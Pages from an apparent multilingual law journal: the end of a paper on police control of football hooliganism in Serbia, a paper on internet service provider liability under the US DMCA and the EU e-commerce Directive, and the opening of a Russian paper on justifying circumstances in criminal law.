One of the main methods through which the police obtain information about hooligans is the use of police officers in the jargon known as "spotters". The system of "spotters" is designed so that every police officer who performs this duty is connected with particular sports club. His task is to identify and monitor hooligans of a certain club, especially when travelling to guest matches. Those officers enter into close relations with their local clubs, with the leaders of supporter groups, as well as registered hooligans.

Such system has been developed in the Great Britain, where a national football intelligence unit (NFIU) was founded (Spaaij, 2010).

A very important source of information can be criminal records and databases. In those databases, all the persons who are involved in violence at sporting events should be recorded. Information from these databases should be shared with other foreign police forces in the preparation phase of securing international matches.

Improvement of safety measures at stadiums during sporting events, with the application of modern technical systems, made the identification of hooligans significantly easier. Coverage of public spaces with cameras, the use of video recordings and efforts of British police to create unified record on collected information, proved to be useful - a large number of hooligans were sentenced for the acts committed in the late 1990s. (Spaaij: 2010).

List of basic recommendations for establishment of contemporary standards of police conduct in order to control football hooliganism

On the basis of international legal regulations adopted in the European Union and examples of successful practice, one could state the following summary list of recommendations for the police procedure in controlling and preventing of violent behaviour connected to the football matches:

- Establish permanent football intelligence units in each country, and during the preparation of international sports matches intensify regular consultations and exchange of intelligence information between police units from countries whose national teams or (and) football clubs will participate at match;
- One of the main ways in which police monitor hooliganism is through the use of spotters. The spotter system involves a liaison officer being attached to a particular club.
- Exchange information and establish national database on known or suspected troublemakers at football matches, security risks, data on travel arrangements and routes of supporters, their habits, styles and specificities of behaviour that are important for the safety assessments;
- Adopt common format for police intelligence reports in connection with violence in football;
- One of the key approaches has been the use of undercover operations.
- Introduce into policing contemporary methods of proactive procedure, risk analysis and assessment, risk control and response to the risks, i.e. concept of the risk oriented policing. (The risk analysis will also determine which area of policing will take priority.)
- Create the annual report on cases of hooliganism at sporting events;
- Develop the systematic cooperation and exchange of information between different police units at the international and national level, which are participating in different stages of securing of the match. Information should be levelled differently and divided into strategic, operational and tactical;
- Systematically develop cooperation between the police and football clubs management and organizers of sports events and jointly work on the development and implementation of preventive strategic and operational approaches;
- Systematically work on the development of cooperation between police and supporter groups and their associations, create and implement programmes for the development of a new culture and value of cheering and attitude towards the opposing club and supporters from the opposing side;
- Divide supporters into several categories (in practice, the most common is the division into three categories) and create and implement different strategies of police procedure in relation to each of them;
- Systematically develop strategy for police cooperation with the media;
- Spread positive practice of successful methods and techniques of control, preparation and prevention of violence and organize customized training courses, educational courses and other forms of informing and tutoring designed for the police forces, clubs, associations of supporters, media, prosecution and other subjects in chain of control and provision of services in organization of football matches;
- Use contemporary technologies of video surveillance and video recording of supporters in carrying out control at football matches with an increased risk. (See for example, Policing European Football Hooliganism.)

5. Conclusion

If we accept the “know the problem to solve it” principle, a scientific analysis is a precondition for defining measures of efficiently prevent, discover and prove criminal acts of violence. The results of the prevention and repression measures directly depend on the results of the scientific analysis (Đurđević Z., 2007).

Failure in the application of regulations intended for the penal law protection of sport, shows that the regulations were much easier to make, than properly and consistently applied. Hasty adoption of various regulations, without consideration of their use in practice and the too broad penal law repression without clear criteria that would enable compliance of criminal and misdemeanour liability, is one of the reasons behind the poor effects of application of the penal law mechanism for protection of sports in Serbia.

Such experience shows that parallel with the adoption of regulations, professional specialization of employees in the police, prosecution and the courts is necessary, as they are the main bearers of the function of detection, prosecution and the sentencing of criminal offences in the Republic of Serbia. As the problem of violence at sporting events is becoming more complex, the greater is the need for specialized personnel and specialized organizational units within the police, prosecution and the courts. Specialization in any field is justified only if the subjects (persons), to whom certain specific tasks were assigned, are according to some criteria unique in comparison to their “colleagues”, primarily more professional and specially trained. Today, for example, police officers who know little about many things are not wanted anymore, but those who know much about the one thing.

There is no doubt that Serbia needs to introduce contemporary European standards of police procedure in controlling of violence at sports events (specialization, databases, criminal intelligence activity in control of sports hooliganism). However, as the results of foreign studies show, the introduction of norms and standards is not enough, if their implementation is of poor quality and insufficiently professional.

In order to achieve the standards, the Ministry of Interior of the Republic of Serbia is in procedure of establishing units for monitoring and preventing violence at sporting events (National Football Information Point), whose tasks will be: planning and monitoring of security measures at sporting events; monitoring of supporter groups and the exchange of information on the sporting events. There will also be an operational analytical unit within this unit, whose tasks will be analysis of violence at sporting events. In order to monitor adequately the extremist supporters, software system “Evidence of extreme supporters” was created. Methodological instructions regulate the collecting, recording, processing and the use of data from the software system “Evidence of extreme supporters”.

If the police are not able to select the right targets, then their actions may only be non-selective, focused to the mass as homogeneous group, which inevitably leads to a deepening of the gap between the police and the supporters (Otašević, 2010).

If Serbia is to achieve real progress in the field of security in the sport, it is necessary to change the passivity of clubs and affect their unwillingness to cooperation in improving security. In order to achieve this, it is necessary to remove the politics from sports clubs and decriminalize clubs, which at this moment represents an impossible mission. However, a journey of a thousand miles begins with a single step.

6. References

1. *Council Recommendation of 22 April 1996* on guidelines for preventing and restraining disorder with football matches (96/C 131/01). <http://eurocrim.jura.uni-tuebingen.de/cms/en/doc/511.pdf>
2. *COUNCIL RESOLUTION of 3 June 2010* concerning an updated handbook with recommendations for international police cooperation and measures to prevent and control violence and disturbances in connection with football matches with an international dimension, in which at least one Member State is involved (2010/C 165/01) <http://eurlex.europa.eu/LexUriServ/LexUriServ.do?uri=OJ:C:2010:165:0001:0021:EN:PDF>
3. Đurđević, N. (2010). Krivična odgovornost za nasilje i nedolično ponašanje na sportskim priredbama u Republici Srbiji, Zbornik radova Pravnog fakulteta u Splitu, god. 47. br. 2. str. 285 – 308.
4. Đurđević, Z. (2007). Pojam i vrste analize kriminaliteta. U: Nauka-Bezbednost-Policija, br.1, crp.93-110.
5. *European Convention on Spectator Violence and Misbehaviour at Sports Events and in particular at Football Matches*, Strasbourg, 19.VIII.1985, http://www.sportetcitoyennete.org/userfiles/image/European_Convention_on_Spectator_Violence_and_Misbehaviour_at_Sports_Events_and_in_particular_at_Football_Matches.pdf
6. Garland, J. & M. Rowe, (2000). "The 'English Disease'—Cured or in Remission? An Analysis of Police Responses to Football Hooliganism in the 1990s." *Crime Prevention and Community Safety: An International Journal* 1(4):35–47.
7. Göral, M. (2008). Violence and Fair Ply in Sport, *Pakistan Journal of Social Sciences*, 5 (6), pp. 502-513. ISSN: 1683-8831.
8. Janković, B. (2010). Prevencija nasilja na sportskim priredbama, Glasnik prava, Izdavač: Pravni fakultet u Kragujevcu, 1 (3), str. 129-154.
9. Kozarev, A. (2007). *Nasilstvoto i fudbalskiot huliganizam vo Republika Makedonija*, Skopje, ISBN 978-9989-187-19-3.
10. Madensen, T. & Eck, J. (2008). *Spectator Violence in Stadiums*, POP Center, Guide No. 54, http://www.popcenter.org/problems/spectator_violence/
11. Misić, Z. (2010). *Nasilje i nedolično ponašanje navijača kao faktor ugrožavanja bezbednosti* - magistarska teza, Fakultet bezbednosti, Beograd.
12. Otašević, B. (2010). Urbano okruženje i nasilje u sportu, *Bezbednost*, 3. str. 267-281.
13. Paradiso, E. (2009). The social, political, and economic causes of violence in Argentine soccer, *Nexus: The Canadian Student Journal of Anthropology*, Volume 21, July. pp. 65-79.
14. Policing European Football Hooliganism, <http://people.exeter.ac.uk/watupman/undergrad/rowlands/hooliganismintroductionhtm.htm>
15. Spaaij, R., The prevention of football hooliganism: a transnational perspective, Amsterdam School for Social Science Research, University of Amsterdam. www.cafyd.com/HistDeporte/htm/pdf/4-16pdf, dana 05.04.2011.
16. Šuput, D. (2010). Pravni okvir koji uređuje borbu protiv nasilja na sportskim priredbama u evropskim državama, Strani pravni život, -Institut za uporedno pravo, str. 233 -263.

17. *White paper on Sport*, Brussels, 11. 7. 2007, COM (2007) 391 final, resented by the Commission: SEC (2007) 932, SEC (2007) 934, SEC (2007) 935, SEC (2007) 936; <http://ec.europa.eu/sport/white-paper/white-paper8-en.htm#1>.
18. Zakon o izmenama i dopunama krivičnog zakonika, Službeni glasnik Republike Srbije, br. 72/09.
19. *Zakon o sprečavanju nasilja i nedoličnog ponašanja na sportskim priredbama*, „Službeni glasnik Republike Srbije“, br. 67/03.
20. Žužk, M. (2010). Nasilje navijačkih grupa kao vid političkog nasilja u Republici Srbiji, Pravni informator, br. 5, str. 9-11.

NASILJE NA SPORTSKIM PRIREDBA U REPUBLICI SRBIJI – NACIONALNI I MEĐUNARODNI STANDARDI PREVENCIJE I REPRESIJE

Rezime

Rad pored uvoda i zaključka čine tri logički povezane celine. U prvom delu iznete su osnovne karakteristike nasilja na sportskim priredbama. Kao logičan nastavak, u drugom delu, dat je prikaz zakonskih rešenja usvojenih u Republici Srbiji s ciljem stvaranja pravnog okvira za efikasnije suprotstavljanje ovoj vrsti nasilja. U trećem delu autori su ukazali na najvažnije standarde policijskog postupanja u kontroli nasilja na sportskim priredbama koje je pravnim aktima definisao Savet Evrope (Evropska konvencija o nasilju i nedoličnom ponašanju gledalaca na sportskim priredbama, posebno na fudbalskim utakmicama, Preporuke Saveta Evrope od 22. aprila 1996, Rezolucija Saveta Evrope od 3. juna 2010 godine). U zaključku, autori su izneli predloge šta treba učiniti da bi se smanjilo nasilje na sportskim priredbama, kao i mere koje policija Republike Srbije preduzima za povećanje svoje efikasnosti u sprečavanju nasilja na sportskim priredbama, naročito u organizacionom smislu (formiranja organizacione jedinice za praćenje i sprečavanje nasilja na sportskim priredbama).

LIABILITY OF INTERNET SERVICE PROVIDERS BASED ON THE AMERICAN LAW AND THE LAW OF THE EU

Aleksandra Vasić¹
Law Faculty, University of Niš

Abstract: The aim of this work is to explain closely the liability of the Internet service-providers in the American legal system and communitarian law of the EU. It is about services providers, their role is to provide access to certain information on the net, or to provide the space where they can be located or to transfer them within the net. The question of their liability is processed in case when the content of information is such that it can cause damage to the third person or it may be opposite to law.

Keywords: Internet, Internet Service Provider, (ISP), liability of ISP.

1. Introduction

With the Internet development numerous possibilities which can mostly facilitate everyday life and business activities are given to the internet users. However, numerous possibilities of abuse appear as well, so the question of liability rises as logical too. A great number of consumers appear on the Internet, and one of the most important is the Internet service provider (ISP). In general, the provider is an intermediary in providing Internet services. For realizing the intermediary mission, the provider appears with different functions. Therefore, the question of the provider's liability becomes even complex and raises lots of disputes.

The provider can offer the function of a mere information transfer, as well as the relay function – transfer station, from the Discussion Forum (Discussion Forums) to news servers, from web sites to relay servers, or to the cache and messages set by their clients. It can, also, store information on its servers. As for the web service, providers activate relay servers (i.e. proxies), where they copy the most searched sites and store provider services that were already consulted.

It is so called caching, which shortens the transmission period to clients, while avoiding the net jam.

Besides the above mentioned, the provider, also, transfers messages sent and received by its clients, either it is about the electronic mail or messages sent in newsgroups. In all those cases, the provider transmits the information, and according to this, cannot be liable both for the behaviour of its clients and the content of the information to which it provides the access. Such an approach is realised through commercial contracts between the providers and their clients.²

It should be pointed out, in contrast to the simple information transmission, the provider, theoretically, has technical possibilities to control the content of information transmitted, but it could not be performed, having in mind the quantity of the

¹ E-mail: aleksandra.vasic@fondmt.rs

² For example, in Article 4 of the General Conditions of Service states: "The access service is not information or telematic service, but only the service for connecting the equipment and Server centre for transmitting data between networks within the Internet scope." The similar is stated in the Act. 9 of the General Conditions of Service of Wanadoo: "The French interactive Telecom, will not, in any case, be responsible for the content of the required services, the nature of the examined, transferred and generally in any way consulted information by their consumers."

transmitted information and various jurisdiction and international character of the Internet. Furthermore, there is no regulation obliging providers to perform such control. However, generally, when the provider is informed about the illegal content of an information, it may either cancel it or remove it from its server, it could not be expected to arbitrate in conflicts of various interests. In any case, the provider liability must be analysed from the aspect of the function which it performs.

2. Functions of the Provider

2.1 Provider as a mere information transmitter

The provider can be found in the role of a mere information transmitter, which is the case with the electronic mail. The privacy of communication and inviolability of letters, do not let the provider, either know the content of messages, or even take any measurements. So, the provider is obliged to, in any case, maintain neutral, whatever the messages sent or received from the sending list are, since it is not possible to precisely define whether a message is intended for immediate correspondence or it is sent to unspecified number of people.

2.2 Provider as relay (transmission station) for its subscribers' messages

The provider can adopt the role of a skilled transmitter (relay) of specified messages. It will be, for instance, taking part in news groups and other public discussion forums.

Based on the analyses of the current court practice, certain tendencies may be noticed. Above all, the mere fact that a client transmits illegal information on the Internet is not sufficient for establishing the provider liability.

However, from the moment when the provider found out or could have found out that the message is unauthorized, i.e. illegal, and it did not do anything to prevent its further transmission, its liability cannot be questioned anymore. Besides, the idea of having knowledge is a factual question which will be analyzed depending on the specific cases.³

Another problem appears for the Usenet functioning. Having in mind a great speed of spreading messages on the Usenet, as soon as one message is sent it could be quickly found on all news servers, emitted by the group the message corresponds to. In that sense, a possible interference of the provider either to cancel a message or diminish its advertising can be only done afterwards.

As for the issue of the provider liability, when it functions as a relay, one significant possibility of abuse often appearing in practice should be pointed out. There is a possibility that an unauthorized person may appear as the author of the message, during its transfer (relay), and he may be reported under false name or with a changed account (simply as unidentified person) in order to send messages to actual receivers. Or even more scandalous, if a person gets connected by "winning over the device" in that case neither the server where the message was really sent nor the person sending the illegal message could be discovered. In that case, the liability lies with system administrator of outgoing mail server.

It should ban the relay for devices that are not under his jurisdiction, i.e. within his domain, which is technically acceptable.

³ Also, for example, in the Netcom affair a simple notification of copyright infringement, directed to the provider, was not sufficient for the Court for stating "having knowledge" of forgery.

2.3 Responsibility of providers in terms of discussion forums

Newsgroups community has grown nowadays in the world and makes several tens of thousands. The procedure of transmitting messages between news servers is automatic. But, providers that thoroughly i.e. integrally retransmit forums are rare. The provider can decide whether it will retransmit or not retransmit a specified newsgroup. When it accepts a certain news group, it neither controls messages set on the forum nor checks whether they comply with the forum's topic. The provider, in this function, is not liable for the content of the messages sent to the forum that it retransmits on its news server. But, his liability stands, when it is informed about transmitting unauthorized, i.e. illegal messages, without taking any measurements to prevent it.

However, when discussing the provider liability, a great danger and temptation is presented through the practice of prior "being against the provider" as solely known and "easy to catch" participant since it is impossible to find both the creators of messages or incriminated sites publishers.

3. Responsibility of the intermediary in the American Digital Millennium Copyright Act

In the USA, on 28 October 1998, Digital Millennium Copyright Act representing the amendments to the Copyright Act was enacted. Among others, it has special provisions on the liabilities of technical intermediary (On-line Provider –SOP), in the field of abuse. Under the term on-line service provider this act implies a subject that transmits, defines routes and connects clients to on-line communications, or provides on-line or connecting services to the net such as: digital material keeping (storing), caching, searching and providing means for location tracing (addresses, hyperlinks and the like).

This act, under certain conditions, limits the provider's liability. The newly foreseen limitations are accumulated with the existing ones in the copyright section, such as, an exception "fair use". From the provider fulfilling its conditions of enfranchising from liability either damage compensation or any abuse of sanctions cannot be asked.

Foreseen enfranchisements may be used not only by commercial providers but by universities, enterprises and any other subject when performing any of the activities defined by law.

Moreover, in order to exclude the provider liability, it can present to its subscribers a document foreseeing termination of subscribership with persons committing the act of on-line abuse in the repeated case. It can be adjusted to technical standards used by the subscriber for identifying or protecting its own rights.

3.1 Activities related to liability limitations

The liability limitations include four categories of activities:

1. Transitory communications (circumstantial and transitory material storage like web pages or "chat"- chat room discussions- during transmitting, tracing or providing communication;
2. System caching;
3. Storage of information on systems or networks at direction of users; and
4. Information location tools such as directories, indexes and hyperlinks.

3.1.1 Transitory Communications

The basic provider function is as an information transmitter. It is in cases when the service provider enables the access to information available on the Internet. The service provider cannot be liable if his activity is limited to simple data transmission without modifying them for recipients, i.e. not selecting them. The liability limitations involve intermediary data transit and storage if these activities emerge from the automatic technical process where stored material should not be available to any persons than anticipated ones. This case involves necessary intermediary storage related to the function of information transmission. For instance, the electronic mail, before being opened from the recipient, must necessarily be stored to the intermediary server. Simple transmission is a base for eliminating the liabilities of the service provider that merely acts as a passive data conduit. In the other three cases, the service provider has some performance activities.

3.1.2 System Caching

The service providers may engage relay service providers for both retaining copies and storing services already once required. This technique is known as Caching. It improves the connectivity with the sites on the net and prevents it from being jammed. The service provider is excluded from liabilities for this caching, under certain circumstances, especially if:

- the information is transmitted to the end recipient without modification;
- the intermediary respects instructions from the transmitter related to data updating, marked in compliance with industrial standards;
- the intermediary respects conditions for data access (refund, password and etc.);
- the intermediary is not involved into technology used for the sake of acquiring information on data used;
- the intermediary acts promptly to retrieve, block, access illegal data, after being notified as soon as the data has been retrieved from the original site or it was defined by the court order.

3.1.3 Storage

This limitation refers to the function of data storing and filing at the request of a service user within the intermediary system.

In order to use this type of limitation, the following conditions must be achieved:

- provider must not have the knowledge of the infringing activity of the stored data, the activity must be obvious;
- has to retract quickly the infringing activity as soon as he finds out;
- must not receive a financial benefit directly attributable to the infringing activity, when the intermediary has the right and possibility to control such activities.

Upon receiving proper notification from the subscriber, in a legal form, the provider must expeditiously act for taking down or blocking access to the unauthorized data. In order to use this type of enfranchising, the provider must designate an agent to receive notifications to be filed with the Copyright Office. The notification stated in the Act must provide the agent with specified information on unauthorized material, as well as the location and possible harmful content.

3.1.4 Search engines and hypertexts links – hyperlinks

It relates to hyperlinks, online directories, files, search engines and other support means for locating data available on the Internet. For excluding provider liabilities for these activities, the following storage regulations are used.

3.2 Accounts referring to intermediary

The American law states, for the benefit of the subscriber, a simplified procedure, for the sake of acquiring a court order against the intermediary in order to provide elements for identifying a possible abuser.

3.2.1 Performance accounts

As for the mere transfer activities, it may be ordered to the intermediary to terminate i.e. cancel the subscriber account of the infringing party and to take “reasonable measurements” for blocking the access to specific sites identified as performing infringing information transfer.

For the other types of activities, it may be ordered to the intermediary to terminate the subscriber account or retract it for infringing material that violates copyrights.

In these cases, it has been defined that courts, issuing warrants, must take into consideration: technical possibilities for undertaking blocking measurements, size of the burden imposed to the intermediary, consequences of the measurements when accessing other sites that do not contain infringing material and damage the subscriber might suffer if measurements may not be undertaken.

3.2.2 Ungrounded notifications

The law contains certain limitations for limiting intermediary ungrounded notifications. The intermediary liability cannot be initiated by the content provider since it could either retract the controversial information or block the access to it. However, to use its “immunity”, the intermediary has to:

- take all necessary measurements for informing the subscriber whose material was either retracted or the access to certain material was banned;
- to, promptly, notify the subscriber as soon as he receives counter notification from the service provider about the dispute;
- return the material back within 10 to 14 working days, if he was informed by the subscriber within that period that he had started court procedure against the content provider.

3.2.3 Samaritan immunity – “notification and its return”

If OSP really obeys legal demands, a new law provides him immunity to liability to subscribers and third persons. However, this immunity is limited to informing a subscriber about infringement notification. If the subscriber submits adequate “counter notification” testifying about his legal use of the material, then OSP has to “promptly” notify the copyright owner and to return the material back within 10 to 14 working

days, if the case is not handed over to court. "Counter notification" has to contain the following elements:

- subscriber name, address, phone and sign-manual or facsimile signature;
- material identification and its location before transfer
- a statement under a threat for forgery that the material was transferred either by mistake or by wrong identification;
- subscriber acceptance of Federal Court jurisdiction, or, if he is overseas of the corresponding Court instance.

3.2.4 Special regulation related to Teaching and Scientific staff in state and non-profit institutions of University education

OSP practice, also, introduces a particular exception to the general rule that the Institution is responsible for doings of its employees. Respecting the principles of Academic freedom and Scientific research, as well as the practice of Administrators of University Institutions, not to interfere in the class activities, the Law states that tutors and graduate students engaged in instruction or research process should not be considered as "an Institution" for OSP purposes. For instance, if a member of the Teaching staff transmits the material violating copyright, and chooses the recipient of the material or he is aware of the violation; the institution will not automatically lose its right to restriction.

This exception has three significant conditions:

- activities of Teaching staff and graduates do not involve on-line access (email included) to material, that was in the previous three years "necessary and recommended" for instruction courses held by the employees;
- the Institution should have not received more than two notifications on copyright violation from its tutors and graduate students;
- the Institution should arrange that all users of its system or information from the computer network obey copyright law.

If this provision is carefully interpreted, it is clear that Educational Institution cannot be compromised by the acts of its Teaching and Research staff. As an institution, it is entitled to be protected from demanding monetary damage and it cannot be expected to block the access or reject the subscriber. This does not prevent the possibility for this Institution to be subject to other court processes.

3.3 Privacy rules

The Law acknowledges the importance of protecting the privacy of client identity on the Internet. Conditions with which the copyright owner that files for objection can get the identity of subscribers from OSP have been established. The basic principle of protection is based on the owner compliance with formal court order, issued by the Federal Court officials. If executed, this process will protect the OSP from Federal or State prohibitions, introduced for providing information on individual subscribers.

3.4 Other essential requirements

Besides all stated regulations, the OSP has to:

- develop and introduce the policy of excluding multiple offenders;
- to adjust and not mix “standard” technical measurements, used by the copyright owners in order to identify and protect their works such as watermark and ciphers, i.e. access passwords.

The law clearly states that it is not required from the OSP to record its services by seeking for potential copyright violation. It cannot search for information on the copyright abuse, but cannot ignore the obvious facts.

By analyzing this law, it seems that it favors, in a sense, providers, both in relation to other participants on the net and to clients of Internet services.

4. Responsibility of providers based on the EU Directive on electronic commerce

The responsibility of the intermediary on the net is one of the important questions treated by the EU Directive on electronic commerce.⁴ Intermediary activities are characterized by the fact that required information are loaded, stored or transmitted by means of, or at the request of, the service recipient. The term “service recipient” means not only an information consumer who has the access there, but any other person, to whom such information is potentially accessible, whether for personal or professional purposes. This Directive treats transversally responsibilities of the intermediary, meaning without, making difference between types of infringing activities.

The system of liabilities restriction, established to be used in a disloyal race, concerns both civil and criminal responsibility.

In terms of the Directive provisions, technical intermediaries may not impose on themselves either any general obligation of monitoring information being transmitted or stored, or duty in the procedure for an active activities or circumstances research that indicate infringing activities. This provision does not exclude the Court power only, that can demand from an intermediary to control the specific site within a set period with the aim of preventing or detecting.

4.1 Activities affected by the Directive

The Directive regulates three types of activities that, under certain circumstances, represent the basis for excluding the provider liability. In order to use the foreseen benefits, the provider fulfills legal conditions for each activity. Otherwise, it cannot rely on enfranchising from liabilities, based on the Directive, but the National law will be applicable.

4.1.1 Simple transmission

Similar to the American law, the Directive establishes an exemption from the service provider liability, when it acts as a simple information transmission set by third

⁴ Directive 2000/31/EC of the European Parliament and of the Council of 8 June 2000 on certain legal aspects of information society services, in particular electronic commerce, in the Internal Market (‘Directive on electronic commerce’)

persons or as a simple access provider to telecommunication network. In order to use the mentioned facility, the intermediary must not be at the transmission source, must not select transmission recipient, and must not modify information subject to transmission. Transmission activities comprise automatic information storage, intermediation and transfer.

4.1.2 Caching

The intermediary is excluded from liabilities for this type of activity on condition that it does not:

- modify the information;
- manage based on information access conditions;
- obey provisions related to information updating, marked per industrial standards;
- interfere in technology, in order to obtain information on used data;
- act promptly either to retract information, or to return access that was enabled, when it finds out that the information was retracted from the original site, or the access to it was prevented, or that its retraction or blockage were ordered by authorities.

4.1.3 Storage

The Directive introduces the exclusion of the intermediary from storage activities liabilities performed upon the request of a service recipient. It is only applicable on condition that the intermediary did not have knowledge that the user of his service performs infringing activities on the net, while for the lawsuits considering civil liabilities, if the intermediary did not know about facts and circumstances where infringing activity appears as obvious. However, it has not been précised what terms “obtaining actual knowledge of infringing activities” or “obtaining actual knowledge of facts and circumstances where the infringing activity appears as obvious” mean, but they are left, as factual questions to be solved in specific cases.

In all three cases where the provider is excluded from liabilities for undertaking the mentioned activities lawsuits for damage and interest compensation and for criminal prosecution are while “prohibitory injunction” lawsuits are not included. The mentioned lawsuits are allowed for the aim of retracting or blocking the infringing information. Above the range of these lawsuits, the Directive does not impose to the intermediary either retraction of the infringing information or access blocking as the case may be with caching or storage.

5. Conclusion

The Internet is, in many ways, different from other communication media that a modern man faces with. Since the development of radio, television and modern forms of satellite television, with tens, hundreds even several thousand channels, contents adjusted to different groups, the man is exposed to the influence of various cultures, customs, information presented through image, sound and ideas. However, these media do not possess the qualities embodied in the Internet- they are all one-sided, so the information flows to the user only. The Internet brings a novelty- the Internet user may share his opinion, ideas and products with millions of users worldwide, he can directly influence the other users and may, without restrictions, research numberless pages

written by other users. But all freedom offered by the Internet brings responsibilities. In a large number of cases, the Internet is used for business, entertainment or education purposes but it also offers unimaginable possibilities for infringing material distribution and infringing activities performance. The International character of this network requires the efficient way of preventing abuse involving mutual engagement and liabilities of local governments, the police, internet industry, school system and parents as well as their close cooperation both on National and International level.

By analyzing Digital Millennium Copyright Act and the EU Directive on electronic commerce we may recognize that the American Act restricts its area of use to copyright, while there are some opinions that it could be used for other forms of infringing activities within civil liabilities. On the other hand, this Directive prepared according to the American Act model, spreads horizontally to all areas of law. In any case, both acts served as an inspiration and signpost for the Serbian law *de lege ferenda* - our Law on Electronic Commerce in 2009 is completely coordinated with the mentioned Directive.

6. References

1. Rosenoer, J. (1995). Online defamation. *Cyberlaw*, (www.cyberlaw.com).
2. Schmolzer, G. (1998). Internet und Strafrecht. *Strafrechtliche Probleme der Gegenwart*, cl. 25, (Revizija v1.1 CCERT-PUBDOC-2003, 31-42).
3. Schmolzer, G. (1997). Internet i kazneno pravo. *Hrvatski letopis za kazneno pravo*, vol. 4, 2, 895.
4. Sedallian, V. Le contrôle de flux d'information - Le responsabilité des acteurs dans les flux des informations. From: <http://argia.fr/lij/livre/respect.html>, 17. 09. 1998.
5. Sedallian, V. (1996). Controlling illegal content over the internet. u: 26. International Bar Association Conference, Berlin, (Revizija v1.1 CCERT-PUBDOC-2003, 33-42).
6. Sieber, U. Responsibility of internet providers. 9, (Revizija v1.1 CCERT-PUBDOC-2003, 34-42).

ODGOVORNOST INTERNET SERVIS PROVAJDERA PREMA AMERIČKOM PRAVU I PRAVU EU

Rezime

Razvojem interneta korisnicima se pružaju brojne mogućnosti koje umnogome mogu da olakšaju svakodnevne životne i poslovne aktivnosti. Međutim, javljaju se i brojne mogućnosti zloupotrebe, pa se samim tim logično postavlja i pitanje odgovornosti. Na internetu se pojavljuje veliki broj učesnika, a jedan od najznačajnijih je internet servis provajder (ISP). Cilj ovog rada je da bliže objasni pitanje odgovornosti internet servis provajdera u američkom pravnom sistemu i komunitarnom pravu EU. Reč je o davaocima usluga – provajderima, čija se uloga sastoji u tome da omogućavaju pristup određenim informacijama na mreži, ili da obezbede prostor na kojem će one biti smeštene, ili da ih prenose unutar mreže. Obradeno je pitanje njihove odgovornosti u slučaju kada je sadržaj informacija takav da može da izazove štetu trećim licima, ili je suprotan zakonu.

О ГАРАНТИЯХ РЕАЛИЗАЦИИ КОНСТИТУЦИОННОГО ПРАВА ГРАЖДАНИНА НА АКТИВНОЕ ПРОТИВОДЕЙСТВИЕ УГРОЗАМ ЛИЧНОСТИ, ОБЩЕСТВУ И ГОСУДАРСТВУ

Василий Мальцев¹, Олег Стрилец²

Из содержания ст. 2 Конституции Российской Федерации (далее Конституции) о высшей ценности прав и свобод человека и гражданина достаточно определенно следует, что права всякого гражданина на активные действия при необходимой обороне (ст. 37 УК РФ 1996 г.), причинении вреда при задержании лица, совершившего преступление (ст. 38 УК), крайней необходимости (ст. 39 УК) и обоснованном риске (ст. 41 УК) имеют конституционное происхождение.

Между тем в юридической литературе отмечается, что «право применяют лишь те структуры, должностные лица, которые имеют властные полномочия. Гражданин право не применяет, хотя в некоторых случаях наделяется правомочиями активно препятствовать противоправному поведению другого лица. Например, в ситуации так называемой необходимой обороны, когда под непосредственной угрозой оказывается жизнь, здоровье обороняющегося лица или его близких»³. Из контекста этого положения возможен вывод о том, что иногда государство как бы передает («наделяет») гражданина правомочиями по приращению права, приравнивая к должностным лицам, ибо позволяет ему «активно препятствовать противоправному поведению другого лица».

Однако суждение о производности права граждан на необходимую оборону было бы ошибочным, так как это право из числа неотчуждаемых и принадлежащих каждому от рождения (ч. 2 ст. 17 Конституции), как и отчасти обеспечиваемые им права на жизнь (ч. 1 ст. 20 Конституции), достоинство личности (ч. 1 ст. 21 Конституции), свободу и личную неприкосновенность (ч. 1 ст. 22 Конституции). Ведь справедливо, что в «конституционном правопонимании сочетаются два компонента: *юридико-аксиологический* (права и свободы человека как высшая ценность) и *естественноправовой* (прирожденный характер и неотчуждаемость основных прав и свобод человека)», что «присущая новой Конституции принципиальная ориентация на *права и свободы человека как исходное правовое начало* – это не просто учет уроков нашего прошлого и современных международно-правовых требования. Но и по сути своей верная и обоснованная правовая позиция»⁴.

Поэтому, в частности, *обстоятельства, исключаящие преступность деяния – это общественно полезные деяния, направленные на сохранение интересов личности, общества и государства, посредством причинения вреда социально значимым, но в условиях необходимой обороны, крайней необходимости, задержания лица, совершившего преступление, и обоснованного риска не охраняемым уголовным законом, интересам, внешне похожие на преступления. Отсюда и*

¹ профессор кафедры уголовного права Волгоградской академии МВД России, доктор юридических наук, профессор, заслуженный юрист РФ; V.V. Maltsev – Doctor of Law, Professor of the Criminal Law Department of Volgograd Academy of the Russian Internal Affairs Ministry, Honoured Lawyer of the Russian Federation

² начальник кафедры уголовного права Волгоградской академии МВД России кандидат юридических наук, доцент, 400089, г. Волгоград, ул. Историческая, 130; телефон - служебный: (8442) 54-76-52, (e-mail : oleg-strilez@rambler.ru)..

³ Венгеров А.Б. Теория государства и права. М., 2000. С. 431.

⁴ Нерсисян В.С. Философия права. М., 1997. С. 375.

главу восьмую («Обстоятельства, исключаящие преступность деяния») УК следует переименовать и озаглавить так: «Общественно полезные деяния, обеспечивающие интересы личности, общества и государства».

Предлагаемое переименование обстоятельств, исключаящих преступность деяния, не только адекватно отразит действительное положение вещей, где сами по себе обстоятельства: необходимая оборона, крайняя необходимость, задержание лица, совершившего преступление, и обоснованный риск – лишь условия для общественно полезной деятельности людей по сохранению социально значимых общественных отношений; выразит общественно полезное содержание этих деяний, устранив весьма обидную для мужественных, смелых, а иногда и героических, поступков граждан их уголовно-правовую оценку как «исключающих преступность» (вроде бы не преступник, «не сидишь» - скажи и за это «спасибо» государству), но и резко повысит гуманистический потенциал соответствующих норм, сделает такое поведение для граждан более привлекательным, может быть избавит их и от имеющих еще реальную основу опасений: не стать за указанные деяния жертвой судебной ошибки. Ведь, как ни говори, если большинство людей в критических ситуациях, предусмотренных ст.37, 38, 39, 41 УК, встанут на защиту интересов личности, общества и государства, эффективность обеспечения этих интересов в уголовном праве повысится многократно. Однако для этого надо сделать так, чтобы граждане не боялись уголовного закона и суда больше чем преступников и разного рода опасностей, чтобы они знали, что всегда «белое» будет названо «белым», а «черное» - «черным», что за их благородные деяния не будет черной неблагодарности от государства.

